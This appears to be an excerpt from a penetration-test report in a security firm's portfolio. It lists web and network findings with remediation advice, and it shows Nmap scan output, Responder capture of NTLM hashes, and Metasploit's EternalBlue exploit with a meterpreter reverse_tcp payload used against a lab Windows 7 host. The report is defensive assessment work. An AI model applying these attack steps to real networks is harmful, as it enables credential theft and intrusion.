CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1021 – Remote Services

Description: Flat network design allows lateral movement over SMB/RPC with compromised credentials.

Business Impact: Rapid expansion of attacker access, workstation/server compromise, increased domain privilege escalation risk.

Recommendation:

- Implement segmentation between user, server, and DC tiers NIST 800-125B
- Restrict SMB/RPC traffic to admin paths – Microsoft: SMB Security
- Apply host-based firewall rules – Microsoft: Windows Defender Firewall
- Use Privileged Access Workstations (PAWs) - Microsoft: PAW Guidance
- Monitor lateral authentication patterns – Microsoft: Advanced Auditing
- Adopt Zero Trust model where feasible – Microsoft: Zero Trust Overview

---

Web Application Findings (W-01 to W-04)

W-01: Remote Code Execution via OS Command Injection

Severity: Critical (CVSS 9.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
MITRE ATT&CK Mapping: T1059 – Command and Scripting Interpreter

Description: OS command injection in /vulnerabilities/exec/ allows attackers to execute system commands on the server.

Business Impact: Full compromise of underlying server, enumeration of users, and access to sensitive files.

Recommendation:

- Sanitize and validate user input – OWASP Foundation Command Injection Prevention
- Implement least privilege for web application accounts – OWASP: Least Privilege Principle

A# Solutions LLC Website Portfolio

- Apply web application firewall (WAF) rules – OWASP: Web Application Firewall

---

W-02: SQL Injection Leading to Database Compromise

Severity: Critical (CVSS 9.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
MITRE ATT&CK Mapping: T1190 – Exploit Public-Facing Application

Description: Unsanitized SQL queries in /vulnerabilities/sqli/ endpoint allow database compromise.

Business Impact: Unauthorized access to sensitive data, full database compromise, and credential harvesting.

Recommendation:

- Use parameterized queries / prepared statements – OWASP: SQL Injection Prevention Cheat Sheet
- Regularly test web apps with vulnerability scanners – OWASP Testing Guide
- Enforce least privilege on database accounts – OWASP: Least Privilege Principle

---

W-03: Authentication Weakness via Brute Force Susceptibility

Severity: High (CVSS 7.5)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
MITRE ATT&CK Mapping: T1110 – Brute Force

Description: Login mechanism lacks rate limiting, account lockout, and CAPTCHA, allowing automated credential attacks.

Business Impact: Attackers may gain unauthorized access to user or admin accounts.

Recommendation:

- Implement account lockout, rate limiting, and CAPTCHA – OWASP Authentication Cheat Sheet
- Enforce strong passwords and MFA - NIST Digital Identity Guidelines

---

A# Solutions LLC Website Portfolio

W-04: Reflected Cross-Site Scripting (XSS)

Severity: Medium (CVSS 6.1)
CVSS Vector: AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
MITRE ATT&CK Mapping: T1189 – Drive-by Compromise

Description: Reflected XSS in /vulnerabilities/xss_r/ allows execution of injected scripts in the user's browser.

Business Impact: Session hijacking, credential theft, and client-side manipulation.

Recommendation:

- Apply proper output encoding – OWASP XSS Prevention Cheat Sheet
- Use Content Security Policy (CSP) – OWASP Content Security Policy
- Validate and sanitize user input – OWASP Input Validation

Internal Network and System Scanning

A# conducted multiple network-wide and system-specific scans to obtain a full picture of possible vulnerabilities. Multiple tools were utilized in this assessment to gather as much device information as possible.

Responder: Credential Capture Tool

Responder is a network poisoning and credential capture tool designed to exploit broadcast-based name resolution protocols such as LLMNR, NBT-NS, and MDNS. These protocols are commonly enabled by default in Windows environments and can be abused to capture or relay authentication attempts if not disabled.

Relative findings information for this section: *S-08: Weak Domain Credential Hygiene*, *S-11: Insecure Broadcast Name Resolution Enables Credential Interception*, *and S-12: NTLM Authentication Weakness (Legacy Protocol Exposure)*.

Responder Artifacts & Screenshots

During this engagement, Responder was used to evaluate whether internal systems were susceptible to credential interception resulting from insecure name resolution behavior. The assessment confirmed that credential captures were possible within the TC environment. As illustrated in Figures 4 through 6, the A# security team successfully captured TC credentials, largely due to legacy operating systems and missing system updates and patches.

Figures 7 and 8 demonstrate scenarios in which credential collection could occur without employee awareness. These findings highlight how routine user actions may unintentionally expose system credentials, emphasizing the ease with which this attack can be performed.

A# Solutions LLC Website Portfolio



Figure 4: A# team started the rogue Kali Linux testing with a tool called Responder. This is used to intercept NBT-NS, LLMNR, and MDNS broadcast requests name resolution traffic within the internal TC network.




Figure 5: Responder output above demonstrated a successful capture of NTLM authentication material from the Windows 7 host (PT-WIN7-01) during controlled testing. This hash can be used as the access password for other connections and like access.



Figure 6: Displays a better example of the NTLM hash captured above in figure 5, by Responder. This is the raw form but can further be cracked to get the password offline. With no time limits or other security measure to work through, an attacker has all the time to find out the real password.




Figure 7: Command-line activity demonstrating network access behavior that may result in broadcast name resolution requests susceptible to poisoning attacks. Using the Net Use command to contact other devices/locations on a network without the proper patches, an attacker can gain the password hash above in figure 5 & 6.




Figure 8: The above Windows Explorer network browsing activity that can trigger name resolution requests. The system prompted the user to enter login credentials. This works the similar to the Figure 6 Net Use command, except here a user was trying to connect to a printer that was off or disconnected. This illustrated how easily a normal user's action may inadvertently expose corporate credentials, without their knowledge.

Nmap: Network Mapping Tool

Nmap is widely utilized by security professionals for reconnaissance, vulnerability identification, and validation of network configurations. This open-source network discovery and security auditing tool is used to map networks, identify hosts, and services. A# was able to enumerate open TCP ports, detect running services and versions, and identify the operating systems across the target network. This tool leveraged raw IP packet analysis to efficiently gather detailed information, while supporting both individual-host and network-wide scanning.

The Nmap scans identified multiple open and filtered ports on the target host, along with detected services and service versions. OS fingerprinting suggested a legacy Windows platform, where several services were flagged with known vulnerabilities based on version detection. Script scanning provided additional context on misconfigurations and potential attack paths, supporting follow-on exploitation and risk analysis.

Relative findings information for this section: *S-01: SMBv1 Remote Code Execution (MS17-010)*, *S-02: SMB Signing Not Enforced*, *S-03: End-of-Life Operating System*, *S-04: Exposed RDP with Weak Cryptography*, *and S-13: Insufficient Network Segmentation Facilitates Lateral Movement*.

A# Solutions LLC Website Portfolio

Nmap Artifacts & Screenshots




Figure 9: See Figure 10 below for full caption.




Figure 10: A# security team ran a Nmap vulnerability scan of the target Windows 7 host (TC computer PT-WIN7-01, IP: 192.168.200.231) revealing multiple exposed RPC, SMB, HTTP, and RDP services, including confirmation of the critical MS17-010 (EternalBlue) SMBv1 remote code execution vulnerability. - as seen above combining both pictures.

A# Solutions LLC Website Portfolio




Figure 11: See Figure 12 below for full caption. Not all open ports are bad, however, we try to limit them to only certain ports and not ports with known vulnerabilities.



Figure 12: Shows the shares locations on TC computer PT-WIN7-01 IP (192.168.200.231). During this test additional ports were found to be open. SMB share permission results showing anonymous read access to the IPC$ share on PT-WIN7-01, representing an information disclosure risk.

Website Portfolio



Figure 13: See Figure 14 below for full caption.




Figure 14: Nmap SMB vulnerability script output identifying misconfigurations and known weaknesses affecting the target TC computer: PT-WIN7-01 IP (192.168.200.231). Supplemental SMB vulnerability information and associated risk indicators identified during service enumeration.



Figure 15: Nmap results confirming SMBv1 as the default protocol in use on the target host, increasing exposure to known exploits on TC computer PT-WIN7-01 IP (192.168.200.231).

Offensive Solutions LLC Portfolio




Figure 16: Nmap -sV scan using the smb-security-mode script revealing SMB authentication settings, guest account usage, and disabled message signing on the target host.




Figure 17: Nmap -sV scan with the smb-enum-sessions script assessing active SMB services and session enumeration capabilities on the target host.

Attributions LLC Website Portfolio

```
┌──(kali㉿kali)-[/root]
└─$ sudo nmap -sV --script nbstat 192.168.200.231                    [UTC: 20260125 23:48:12](01-25 15:48 PST)
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-25 15:57 -0800
Nmap scan report for 192.168.200.231
Host is up (0.00017s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
1025/tcp  open  msrpc         Microsoft Windows RPC
1026/tcp  open  msrpc         Microsoft Windows RPC
1027/tcp  open  msrpc         Microsoft Windows RPC
1028/tcp  open  msrpc         Microsoft Windows RPC
1029/tcp  open  msrpc         Microsoft Windows RPC
1030/tcp  open  msrpc         Microsoft Windows RPC
1037/tcp  open  msrpc         Microsoft Windows RPC
2869/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:50:56:87:C2:2B (VMware)
Service Info: Host: PT-WIN7-01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:87:c2:2b (VMware)
| Names:
|_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.65 seconds
```

Figure 18: Nmap -sV scan using the nbstat script revealing active NetBIOS services, exposed SMB-related ports, and host metadata for the target Windows 7 system.

```
┌──(kali㉿kali)-[/root]
└─$ nmap -sV -p 554 --script rtsp-* 192.168.200.231                  [UTC: 20260125 23:59:24](01-25 15:59 PST)
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-25 16:10 -0800
Nmap scan report for 192.168.200.231
Host is up (0.00062s latency).

PORT    STATE SERVICE VERSION
554/tcp open  rtsp?
| rtsp-url-brute:
|   errors:
|     rtsp://192.168.200.231/
|     rtsp://192.168.200.231/0
|     rtsp://192.168.200.231/0/video1
|     rtsp://192.168.200.231/1
|     rtsp://192.168.200.231/1.AMP
|     rtsp://192.168.200.231/1/1:1/main
|     rtsp://192.168.200.231/1/cif
|     rtsp://192.168.200.231/1/stream1
|     rtsp://192.168.200.231/11
|_    rtsp://192.168.200.231/12
MAC Address: 00:50:56:87:C2:2B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.11 seconds

┌──(kali㉿kali)-[/root]
└─$ █                                                                [UTC: 20260126 00:12:24](01-25 16:12 PST)
```

Figure 19: Nmap -sV scan of TCP port 554 executing RTSP enumeration scripts to test for exposed or misconfigured RTSP streaming paths.

```
┌──(kali㉿kali)-[/root]
└─$ nmap --script rdp-enum-encryption,rdp-ntlm-info -p 3389 192.168.200.231   [UTC: 20260126 00:12:24](01-25 16:12 PST)
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-25 16:13 -0800
Nmap scan report for 192.168.200.231
Host is up (0.00069s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: PT-WIN7-01
|   NetBIOS_Domain_Name: PT-WIN7-01
|   NetBIOS_Computer_Name: PT-WIN7-01
|   DNS_Domain_Name: PT-Win7-01
|   DNS_Computer_Name: PT-Win7-01
|   Product_Version: 6.1.7601
|_  System_Time: 2026-01-26T00:13:45+00:00
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|     Native RDP: SUCCESS
|     RDSTLS: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|     FIPS 140-1: SUCCESS
|_  RDP Protocol Version:  RDP 5.x, 6.x, 7.x, or 8.x server
MAC Address: 00:50:56:87:C2:2B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
```

Figure 20: Nmap RDP enumeration revealing extensive protocol and encryption compatibility, which may increase exposure to credential-based attacks if weak configurations are permitted.

Attributions LLC Website Portfolio

Metasploit: AD CS Exploit Tool

Metasploit is a comprehensive security testing framework that enabled A# security teams to simulate real-world attack scenarios in a controlled environment. Beyond identifying and verifying vulnerabilities, Metasploit allows defenders to evaluate the effectiveness of security controls, validate detection and response capabilities, and understand the potential impact of successful exploitation. By safely emulating adversary techniques, security teams gain actionable insight into system weaknesses, misconfigurations, and defensive gaps. This proactive approach strengthens incident response readiness, improves risk prioritization, and helps organizations refine their security posture to stay ahead of evolving threats.

Metasploit was used to consolidate, analyze, and validate reconnaissance data collected during this assessment. Scan results imported through the Metasploit database provided structured visibility into discovered hosts, open ports, and running services. Auxiliary scanning modules were leveraged to enumerate SMB and RPC services, identify protocol versions, and assess exposure to known vulnerabilities commonly associated with legacy Windows operating systems. This centralized approach allowed for the correlation between Nmap findings and Metasploit scan results, improving confidence in identified risks. Where applicable, controlled exploitation attempts were performed to evaluate real-world impact and verify whether detected vulnerabilities were practically exploitable.

Relative findings information for this section: *S-01: SMBv1 Remote Code Execution (MS17-010)*, *S-02: SMB Signing Not Enforced*, *S-03: End-of-Life Operating System*, *S-04: Exposed RDP with Weak Cryptography*, and *S-13: Insufficient Network Segmentation Facilitates Lateral Movement*.

Metasploit Artifacts & Screenshots



Figure 21: Metasploit database view consolidating discovered hosts, services, and open ports imported from Nmap scan results. Here we set all of the parameters into Metasploit. RHOST – TC computer PT-WIN7-01 IP (192.168.200.231). Next the A# team set the current host – to our A# rogue 'Kali' device: IP (192.168.200.250).

A# Solutions LLC Website Portfolio




Figure 22: Metasploit SMB enumeration module output confirming insecure SMB configurations on the target system. We ran the smb_ms17_010 exploit – that informed our team that this was a likely an open vulnerability. After some research we found the smb_ms17_010_eternalblue exploit would be the most successful exploit to use in this situation. As noted above the default payload automatically added to the exploit - windows/x64/meterpreter/reverse_tcp. This actually Attacks the Win7 machine use an inbound tcp route – better explained as the SMB port to gain access to the TC computer PT-WIN7-01 IP (192.168.200.231).

